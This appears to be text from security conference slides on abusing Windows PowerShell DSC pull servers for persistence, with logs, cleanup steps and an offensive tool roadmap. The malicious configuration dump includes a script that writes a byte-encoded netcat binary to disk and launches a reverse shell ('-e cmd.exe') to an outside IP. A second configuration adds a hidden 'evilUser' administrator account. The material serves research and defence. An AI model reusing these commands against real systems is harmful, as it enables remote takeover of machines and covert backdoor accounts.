2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof	System deletes temp copy of downloaded “payload” MOF
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\Pending.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof.checksum	Pull timestamp added to “PullRunLog.txt”
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011	Configure-Victim script deletes setup MOF
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	Pull timestamp added to “PullRunLog.txt”			C:\Windows\System32\Configuration\PullRunLog.txt	Configure-Victim script deletes setup MOF
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\Windows\System32\Configuration\DSCEngineCache.mof	
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof	
2015-10-03 19:05:52...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof\localhost.meta.mof	Configure-Victim script deletes setup MOF
2015-10-03 19:05:52...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof	

Event logs: DSC Operational

Upon running Configure-Victim.ps1

Event 4102, Desired State Configuration

General Details

Job {9628D765-1BDD-479A-A27D-38A55E6B5F05}:
Configuration is sent from computer [REDACTED] by user sid S-1-5-21-1183443138-306328116-2762118002-1002.

Event 4107, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
Attempting to get the action from pull server using Download Manager WebDownloadManager. Configuration Id is 1505960a-99f1-41fa-9c9f-50b4b56c2a0d. Checksum is 204E845A8AD056DDC4C64B2E6ECF1378698E68F97921EC0DD89B342B7FCC124A. Compliance status is true.

Event 4242, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Do-DscAction command with server url: <http://130.211.144.143:8080/psdscpullserver.svc>.

Event 4110, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
Successfully got the action GetConfiguration from pull server using Download Manager WebDownloadManager.

Event logs: DSC Operational (cont'd)

Event 4226, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Get-DscDocument command,
GET Url: psdscpullserver.svc/Action(ConfigurationId='1505960a-99f1-41fa-9c9f-50b4b56c2a0d')/ConfigurationContent.

Event 4210, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
Attempting to get the configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d from pull server with Server Url
<http://130.211.144.143:8080/psdscpullserver.svc> using Web Download Manager.

Event 4229, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Get-DscDocument command,
File save result: C:\Windows\TEMP\635794607787986222\localhost.mof.

Event 4211, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:
The checksum validation for configuration C:\Windows\TEMP\635794607787986222\localhost.mof completed
with status code 0.

Event logs: Task Scheduler

DSC tasks registered and updated during first setup

Event 106, TaskScheduler

General Details

User "S-1-5-18" registered Task Scheduler task "\\Microsoft\\Windows\\Desired State Configuration\\Consistency"

Event 106, TaskScheduler

General Details

User "S-1-5-18" registered Task Scheduler task "\\Microsoft\\Windows\\Desired State Configuration\\DSCRestartBootTask"

Event 140, TaskScheduler

General Details

User "S-1-5-18" updated Task Scheduler task "\\Microsoft\\Windows\\Desired State Configuration\\DSCRestartBootTask"

Event 140, TaskScheduler

General Details

User "S-1-5-18" updated Task Scheduler task "\\Microsoft\\Windows\\Desired State Configuration\\Consistency"

PS query: Malware config

```
PS C:\windows\system32> Get-DscConfiguration
```

```
Credential       :  
GetScript        :  
  
                return @{  
                    GetScript    = $GetScript  
                    SetScript     = $SetScript  
                    TestScript    = $TestScript  
                }
```

```
Result           :  
SetScript        :  
  
                $bytes = [byte[]]('77 90 144 0 3 0 0 0 4  
184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0  
0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205  
112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 10  
105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0  
134 7 0 147 47 15 77 0 0 0 0 0 0 0 240 0 47 2 11 2 2 21 0  
0 0 16 23 0 0 0 16 0 0 0 0 64 0 0 0 0 0 16 0 0 0 2 0 0 4 0
```

PS query: Malware config (cont'd)

```
25 4 56 28 130 121 132 49 23 172 15 36 10 231 215 65 0 17 186 222 132 142 2
114 208 6 85 41 126 50 202 250 96 251 87 60').split(' ')
[System.IO.File]::WriteAllBytes('c:\nc64.exe', $bytes)

TestScript      :
                  Test-Path 'c:\nc64.exe'

PSComputerName  :

Credential      :
GetScript       :

                  return @{
                      GetScript      = $GetScript
                      SetScript      = $SetScript
                      TestScript      = $TestScript
                  }

Result          :
SetScript       :

                  if ('-e cmd.exe 130.211. 1234' -eq '') {
                      Start-Process 'c:\nc64.exe'
                  }
                  else {
                      Start-Process 'c:\nc64.exe' '-e cmd.exe 130.211.
1234'
                  }

TestScript      :
                  (get-process).path -contains 'c:\nc64.exe'
```

PS query: User config

```
PS C:\windows\system32> Get-DscConfiguration
```

```
Description      :  
Disabled         : False  
Ensure          : Present  
FullName         :  
Password         :  
PasswordChangeNotAllowed : False  
PasswordChangeRequired :  
PasswordNeverExpires : False  
UserName         : evilUser  
PSComputerName   :
```

```
Credential      :  
Description     : Administrators have complete and  
                  unrestricted access to the  
                  computer/domain  
Ensure         : Present  
GroupName      : Administrators  
Members        : {Administrator, dscvictim, evilUser}  
MembersToExclude :  
MembersToInclude :  
PSComputerName :
```

PS query: LCM configuration

```
PS C:\windows\system32> Get-DscLocalConfigurationManager
```

```
ActionAfterReboot           : ContinueConfiguration
AllowModuleOverwrite        : True
CertificateID                :
ConfigurationID              : ca28d4d8-a82b-48e7-8a5c-36c60edf132a
ConfigurationMode            : ApplyAndAutoCorrect
ConfigurationModeFrequencyMins : 15
Credential                  :
DebugMode                    : {NONE}
DownloadManagerCustomData    : {MSFT_KeyValuePair (key = "ServerUrl"), MSFT_KeyValuePair (key =
"AllowUnsecureConnection")}
DownloadManagerName          : WebDownloadManager
LCMCompatibleVersions        : {1.0}
LCMState                     : Idle
LCMVersion                   : 1.0
RebootNodeIfNeeded           : False
RefreshFrequencyMins         : 30
RefreshMode                  : Pull
PSComputerName               :
```

Clean-up / DSC removal

- Delete MOF files from `C:\Windows\system32\configuration`
 - `Current.mof`
 - `Current.mof.checksum`
 - `Pending.mof`
 - `Backup.mof`
 - `MetaConfig.mof`
 - `MetaConfig.backup.mof`
- System will no longer “re-infect” at next consistency check


What's next?

DSC is probably here to stay

- Held back by lack of easy-to-use tools and legacy versions of Windows
- DSC Resource Kit open sourced in June
- Increasing number of popular use-cases
 - Windows Nano Server management
 - Azure VM management
- We **have not** yet seen these attack techniques in the wild

DSCompromised roadmap

- MOAR capabilities!
- Modularize configurations
- Auto dissolve
- Dynamically update existing configs
- Utilize compliance server to track victims



Thank you!

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